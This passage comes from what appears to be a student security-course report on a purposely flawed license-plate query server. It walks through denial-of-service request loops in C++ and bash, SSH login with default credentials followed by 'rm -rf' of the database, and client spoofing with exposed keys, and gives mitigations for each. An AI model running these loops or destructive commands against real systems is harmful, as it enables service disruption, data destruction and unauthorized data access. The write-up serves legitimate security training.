


Figure 32. Sequence of Attack for DDoS

DoS*: Attackers can crash the server using a DoS attack*.

When the system gets the error message as 421 error from Google SMTP server, this system doesn't have an exception statement. This error code means "Service isn't available, try again later". The server code does not dispose of an exceptional point. At util.js line 82, the server sends the email using sendMail function.

Connection server and attack the server using an amount of register messages.

***Precondition*:**

- Client connected to the Node.js server.

***Sequence of Attack*:**

1. Connection the server using WinHTTP

We make an application for connecting to the server using a certificate. This fake application can be connected to the server normally, so we can send specific messages to the server.

2. Send the amount of the malicious information to the server infinitely.

```
if (ConnectToServer() == true) {
    //send the amount of malicious information to the server
    while (1) {
    std::string qs =
"/register?username=hytecahn2@gmail.com&password=1234567890Aab!!&answ
```

```
er=1234567890";
    std::cout << tlsConn.doGet(qs.c_str(), res); }}
```

3. Server will be stopped and all connections are crashed.

Google SMTP server query error message that is 421 error code. The 421 error code means “Service isn't available, try again later”. The server code does not dispose of an exceptional point. At util.js line 82, the server sends the email using sendMail function.

```
transporter.sendMail(mailoptions);
```

Result

In this figure, the server shows below errors and crashes the program because of google SMTP error response. The system doesn’t have any exception against SMTP error.

```
API Server listening on 3443 with (2-Way Auth: true)
/usr/src/app/node_modules/nodemailer/lib/smtp-connection/index.js:784
            err = new Error(message);
                  ^

Error: Data command failed: 421 4.3.0 Temporary System Problem.  Try
again later (10).
a20-20020a170902b59400b00161ac982b9esm5868743pls.185 - gsmtp
    at SMTPConnection._formatError
(/usr/src/app/node_modules/nodemailer/lib/smtp-connection/index.js:78
4:19)
    at SMTPConnection._actionDATA
(/usr/src/app/node_modules/nodemailer/lib/smtp-connection/index.js:16
50:34)
    at SMTPConnection.<anonymous>
(/usr/src/app/node_modules/nodemailer/lib/smtp-connection/index.js:16
22:26)
    at SMTPConnection._processResponse
(/usr/src/app/node_modules/nodemailer/lib/smtp-connection/index.js:94
7:20)
    at SMTPConnection._onData
(/usr/src/app/node_modules/nodemailer/lib/smtp-connection/index.js:74
9:14)
    at TLSSocket.SMTPConnection._onSocketData
(/usr/src/app/node_modules/nodemailer/lib/smtp-connection/index.js:18
9:44)
    at TLSSocket.emit (node:events:527:28)
    at addChunk (node:internal/streams/readable:315:12)
    at readableAddChunk (node:internal/streams/readable:289:9)
    at TLSSocket.Readable.push
(node:internal/streams/readable:228:10) {
```

```
  code: 'EENVELOPE',
  response: '421 4.3.0 Temporary System Problem.  Try again later
(10). a20-20020a170902b59400b00161ac982b9esm5868743pls.185 - gsmtp',
  responseCode: 421,
  command: 'DATA'
}

C:\Users\admin\source\repos\team1\team1\team1\prj\openalpr-secure-tit
an\OpenAPLR-3.1.1_Vs2022\web_server>
```

Figure 12. Error of Server Side After Attacking

```
ID : hytecahn2@gmail.com
Password : ***************
The city name which you born(in english) : seoul
    Connection Failed 12029
-----------------------------------------
Please login first, if you don't have id
Make your account first
-----------------------------------------
1 - Create Account
2 - Log In
3 - Reset Password
E - Exit
-----------------------------------------
```

Figure 13. Client Connection Failed

Mitigations

- Implement a callback function for error handling.

```
-   transporter.sendMail(mailoptions, function(err, info){
-       if(err) {
-           console.error(err);}});
```

6. Vulnerability #6




Figure 33. Sequence of Attack for DDoS

DoS*: The resources of the web server rapidly increase due to sending a large number of HTTP request messages rapidly.*

Node.js supports single thread, if a lot of HTTP requests are received, resources (CPU, RAM) usage increase rapidly. So the web server cannot service at that moment. (System degradation is observed that the packet is sent over # of 75 queries per second by an attacker.)

Precondition:

- An attacker already gets a session ID for logged users.

Sequence of Attack:

1. Send HTTPS GET message with session ID repeatedly.

```
while (true)
do
    curl -i -k
https://server.tiger.lge.com/query?plate_number=LKY1360 --cert
cert/out/client.crt --key cert/out/client.key -H "Cookie:
connect.sid=s%3APOlmVwrRos92CkAe4AlkoDsTYen7NbO6.o8k7ozNN0pfDa3BKSfvf
K4WiFnpI2C8OEtDRM3jYapE" &
done
```

Result

The web server performance is going to degrade, so the server cannot service normally.

Mitigations

Web Server should check a request rate, and it should be able to drop the packet in peak load

7. Vulnerability #7

Tempering*:* Attackers can access the server via SSH (port 9922) and delete the db file.

1. Access Server by SSH Port 9922




Figure 34.

2. login Admin ID & Password (**tiger/tiger**)

Figure 35.

3. Remove database file
- DB Path : **/usr/src/app/db/**
- DB File : **serverDB.sqlite**

```
tiger@92fd7f137857:~$ cd /usr/src/app/db/
tiger@92fd7f137857:/usr/src/app/db$ sudo rm -rf serverDB.sqlite
[sudo] password for tiger:
```

```
tiger@92fd7f137857:/usr/src/app/db$ ls
db_log.txt  secret
```

4. Login Fail log on Server

```
[API] (verify)
SqliteError: attempt to write a readonly database
    at verify (/usr/src/app/src/domain/api.js:86:112)
    at Layer.handle [as handle_request]
(/usr/src/app/node_modules/express/lib/router/layer.js:95:5)
    at next (/usr/src/app/node_modules/express/lib/router/route.js:144:13)
    at /usr/src/app/node_modules/express-rate-limit/dist/index.cjs:216:5
    at async /usr/src/app/node_modules/express-rate-limit/dist/index.cjs:136:5
[API] (verify)
```

Mitigations

- The SSH port(9922 or 22) should be disabled for Production S/W because the SSH port is used as a backdoor to access the server.
- The security strength of the password should be higher. The password is **tiger** which is the same as admin ID and it can be easily inferred.

8. Vulnerability #8

Spoofing: *Attackers can spoof the client to receive information about plate numbers.*

***Precondition*:**
A random account has been activated.(3. Vulnerability #3)
(In the example, ID: hjinha2@naver.com / PW: 123123123ABab!A is registered and activated)

***Sequence of Attack*:**
1. Write arbitrary client code with unprotected certificates and keys.
You can access unprotected certificates and keys using the SSH port.(7. Vulnerability #7)

The following 3 files are required.
(1) ca.crt
(2) client.crt
(3) client key




Figure 36. unprotected keys and certificate

2. Log in using the account activated in advance in precondition.
(e.g. ID : hjinha2@naver.com / PW : 123123123ABab!A)

```
 /*Login Account*/
qs = "/login?username=" + amgr.urlEncode("hjinha2@naver.com") +
"&password=" + amgr.urlEncode("123123123ABab!A");
readlen = tlsConn.doGet(qs.c_str(), res);
```

Figure 28. Source code for login request

3. Request a query to the server for the plate number for which information is required.

```
std::string qs2{ "/query?plate_number=" };
qs2.append( _Right: amgr.urlEncode( str: plateNumber));
res.clear();

old = tlsConn.getErrorCount();
std::cout << qs2.c_str() << endl; //for Test
readlen = tlsConn.doGet( querystring: qs2.c_str(), &: res);
```

Figure 37. Source code for query request

Result

If you request information about LKY1360 and 6062, you can see that the server responds with that information.

```
Please input Plate number that you want ( 'E' == EXIT ) : LMK1360
/query?plate_number=LMK1360

{"plate_number":"LKY1360","raw_data":"LKY1360\r\nNo Wants /
Warrants\r\n08/17/2022\r\nNicholas Nolan\r\n12/09/1976\r\n6593 Ramos
Pike\r\nBryanside, AL
12726\r\n2003\r\nChrysler\r\nS-Series\r\nyellow","status":"No Wants /
Warrants"}

Please input Plate number that you want ( 'E' == EXIT ) : 6062
/query?plate_number=6062

{"plate_number":"6062","raw_data":"6062\r\nOwner
Wanted\r\n04/01/2023\r\nAlexander Jacobs\r\n04/23/1951\r\n5420
Michael Mountains\r\nKennethside, MD
24624\r\n2005\r\nBMW\r\nC-Class\r\nsilver","status":"Owner Wanted"}
```

Figure 10. Result of Spooping

Mitigations

- A private key should be stored in hardware-based protection, such as a Hardware Security Module (HSM).

Lessons & Learned

Phase 1

- It was a valuable and interesting ***experience to systematically proceed*** with the entire security engineering process with a team project.
- We realized ***the importance of asset identification early*** because, despite the importance of focusing security-related activities on valuable assets, we sometimes overlooked or underestimated this step.
- We ***learned new methods of threat analysis*** such as PnG, EoP games and they were fun and useful for identifying threats.
- During the 1st phase of the project, the development team purposefully injected 10 security flaws into the system. The flaws can be design or implementation issues. It means that ***security is important throughout the secure development lifecycle including the earlier stages***. Also, everyone and each stage is responsible for security.

Phase 2

- We learned various methodologies and tools that automatically find security vulnerabilities and applied them to the project and found related vulnerabilities. ***The tools were very helpful and interesting, but any tool wasn't perfect*** because of false positives, false negatives, coverage, ease of use and misuse. Additionally, an engineer's review was essential for each tool analysis result. So, we also realized there's ***no substitute for an experienced engineer*** although automation tools are definitely valuable to identify vulnerabilities.
- ***Vega*** is the most effective tool but it is not easy to install and configure. It shows more web application vulnerabilities than others and we expect to be more effective if we get more experienced.
- It was interesting to quantitatively evaluate vulnerabilities using the ***CVSS Score*** and prioritize them based on that. ***The low hanging fruits should be addressed with the highest priority*** because they are easy to attack.
- ***Good documents and artifacts may be very helpful*** for security assessment and improve collaboration between development and testing teams.

Appendix

Artifacts

Github: https://github.com/hyecahn/2022-security-specialist-team2